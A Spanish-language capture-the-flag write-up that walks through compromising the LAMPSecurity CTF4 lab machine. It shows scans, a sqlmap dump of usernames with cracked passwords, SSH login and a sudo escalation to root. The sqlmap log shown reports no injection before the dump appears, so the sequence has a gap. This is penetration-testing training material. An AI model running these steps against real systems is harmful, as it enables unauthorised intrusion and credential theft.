WRITE UPS CTF4


LAMPSecurity : Easy

PAULA FERNÁNDEZ LÓPEZ

PASOS

1. **Escaneo de red (Nmap, netdiscover)**
2. **Navegar por el puerto de servicio HTTP (80)**
3. **Escaneo de SQLMAP**
4. **Extraer bases de datos y credenciales de usuario**
5. **Inicie sesión en la máquina de destino a través de SSH**
6. **Explotación de objetivos con binarios SUDO**
7. **Obtener el acceso a la raíz**

Empezaremos descargando la máquina vulnerable **CTF4** y añadiendo a mi VMware



Arranco la maquina de Kali y la máquina vulnerable CTF4 (en bridge)

En primer lugar comenzaremos buscando las ip


```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 23:08 EST
Nmap scan report for 192.168.56.1
Host is up (0.00044s latency).
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Nmap scan report for 192.168.56.112
Host is up (0.0089s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.65 seconds
```

La ip de mi Kali es 192.168.56.101 y la 192.168.56.112 es la de la maquina vulnerable

Ahora analizaremos qué puertos tiene abiertos la máquina

```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.56.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 23:10 EST
Nmap scan report for 192.168.56.112
Host is up (0.0012s latency).
Not shown: 90 filtered tcp ports (no-response), 7 filtered tcp ports (host-unreach)
PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
80/tcp open  http
```

Probamos a meter la ip en el navegador para ver si nos da información



Welcome

Curabitur neque. Aenean laoreet. Vestibulum mollis ligula ut quam. Class aptent taciti sociosqu ad litora torquer per inceptos himenaeos. Cras ut lacus. Sed mauris lectus, adipiscing vel, semper ut, dignissim id, ipsum. Nunc amet sodales dictum, massa metus dapibus neque, eu placerat erat lacus in augue. Maecenas dignissim moles nulla. Curabitur ullamcorper gravida tortor.

In tellus neque, semper eget, eleifend sit amet, aliquam vel, mi. Maecenas rhoncus eros ut risus. Maecenas her Sed placerat, neque quis aliquet condimentum, neque nibh luctus justo, vitae congue sem mi in dui. Cras porttit augue aliquet dictum. Suspendisse non magna fermentum sapien mollis mollis. Morbi facilisis, turpis non blandi condimentum lorem, et vulputate felis velit sit amet sapien. Vestibulum in metus. Vivamus rhoncus purus nec la dui, ullamcorper quis, varius non, blandit id, mi. Pellentesque rutrum. Donec massa augue, tincidunt eget, interd risus. Sed in dolor in velit viverra gravida.

Etiam facilisis mollis tortor. Sed id arcu. Nullam ornare pellentesque odio. Integer orci orci, viverra et, tincidunt e Morbi tristique pharetra justo. Vestibulum eu mi in nunc euismod pellentesque. Morbi ligula augue, malesuada c pharetra non, dui. Vestibulum suscipit nibh vel dui. Nullam tempus odio vitae tortor gravida feugiat. In non libero malesuada. Proin a nibh. Integer tempor, nisl vel laoreet consectetur, leo nisl auctor leo, id feugiat massa mauri

Integer enim purus, auctor non, convallis in, viverra ut, arcu. Sed ut metus viverra est molestie tempus. Quisque id, commodo et, ultrices congue, ante. Sed auctor sapien eget diam. Vestibulum ante ipsum primis in faucibus c posuere cubilia Curae; Fusce ut risus. Pellentesque sit amet ligula nec nisi blandit ultrices. Aenean sem sapien, ut, mattis eu, magna. Vivamus velit. In non lorem. Curabitur eget magna at quam iaculis porttitor. Ut sed velit. Q lectus. Duis sit amet erat a tortor tincidunt pulvinar.

webmaster

```
┌──(root㉿kali)-[/home/kali]
└─# sudo gobuster dir --url http://192.168.56.112/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3
-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.112/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 316] [--> http://192.168.56.112/images/]
/pages                (Status: 301) [Size: 315] [--> http://192.168.56.112/pages/]
/calendar             (Status: 301) [Size: 318] [--> http://192.168.56.112/calendar/]
/mail                 (Status: 301) [Size: 314] [--> http://192.168.56.112/mail/]
/admin                (Status: 301) [Size: 315] [--> http://192.168.56.112/admin/]
/usage                (Status: 301) [Size: 315] [--> http://192.168.56.112/usage/]
/conf                 (Status: 500) [Size: 617]
/inc                  (Status: 301) [Size: 313] [--> http://192.168.56.112/inc/]
/sql                  (Status: 301) [Size: 313] [--> http://192.168.56.112/sql/]
/restricted           (Status: 401) [Size: 480]
Progress: 29507 / 207644 (14.21%)
```

Blog

Praesent aliquet, velit ac feugiat fermentum

Posted on 2009-03-09 09:53:15 by jdurbin

Read more...

192.168.56.112/index.html?page=blog&title=Blog&id=2/inc

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Blog Research Contact search Go

Professor Ehks Center for Data Studies


Blog

Warning: mysql_fetch_row(): supplied argument is not a valid MySQL result resource in **/var/www/html/pages/blog.php** on line **20**

webmaster

Ahora añadiremos a la ruta **sql**

Y seguidamente la base de datos que nos aparece



Nos vamos a la terminal y lanzamos el siguiente comando :

```
┌──(root㉿kali)-[/home/kali]
└─# sudo sqlmap -u "http://192.168.56.112/index.html?page=blog&title=Blog&id=2" --dbs --dump --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the en
d user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting @ 23:46:57 /2024-02-10/

[23:46:58] [INFO] testing connection to the target URL
[23:46:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:46:58] [INFO] testing if the target URL content is stable
[23:46:58] [INFO] target URL content is stable
[23:46:58] [INFO] testing if GET parameter 'page' is dynamic
[23:46:58] [INFO] GET parameter 'page' appears to be dynamic
[23:46:58] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[23:46:58] [INFO] testing for SQL injection on GET parameter 'page'
[23:46:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:46:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:46:59] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALU
E)'
[23:46:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:46:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:46:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:46:59] [INFO] testing 'Generic inline queries'
[23:46:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:46:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:46:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:46:59] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:46:59] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:46:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:46:59] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique foun
d. Do you want to reduce the number of requests? [Y/n] Y
[23:46:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:46:59] [WARNING] GET parameter 'page' does not seem to be injectable
```

```
Database: ehks
Table: user
[6 entries]
+---------+-----------+-----------------------------------------------+
| user_id | user_name | user_pass                                     |
+---------+-----------+-----------------------------------------------+
| 1       | dstevens  | 02e823a15a392b5aa4ff4ccb9060fa68 (ilike2surf) |
| 2       | achen     | b46265f1e7faa3beab09db5c28739380 (seventysixers) |
| 3       | pmoore    | 8f4743c04ed8e5f39166a81f26319bb5 (Homesite)   |
| 4       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a717 (Sue1978)    |
| 5       | sorzek    | 64d1f88b9b276aece4b0edcc25b7a434 (pacman)     |
| 6       | ghighland | 9f3eb3087298ff21843cc4e013cf355f (undone1)    |
+---------+-----------+-----------------------------------------------+
```

```
┌──(root㉿kali)-[/home/kali]
└─# sudo nikto --url http://192.168.56.112
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.112
+ Target Hostname:    192.168.56.112
+ Target Port:        80
+ Start Time:         2024-02-10 23:52:34 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.0 (Fedora)
+ /: Retrieved x-powered-by header: PHP/5.1.2.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 487720, size: 104, mtime: Tue Dec  9 18:39:44 2014. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: Entry '/conf/' is returned a non-forbidden or redirect HTTP code (500). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/admin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /sql/: Directory indexing found.
+ /robots.txt: Entry '/sql/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.0 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
```

```
┌──(root㉿kali)-[/home/kali]
└─# sudo ssh dstevens@192.168.56.112
Unable to negotiate with 192.168.56.112 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

No me dejó en mi kali así que recurrí al cmd de mi ordenador para establecer la conexión con el servidor y comprobar con algún usuario y su contraseña

```
C:\Users\Juanjo>ssh dstevens@192.168.56.112
BSD SSH 4.1
dstevens@192.168.56.112's password:
Last login: Sun Feb 11 00:04:14 2024 from 192.168.56.1
[dstevens@ctf4 ~]$
[dstevens@ctf4 ~]$ whoami
dstevens
[dstevens@ctf4 ~]$ sudo su
[root@ctf4 dstevens]# whoami
root
[root@ctf4 dstevens]#
```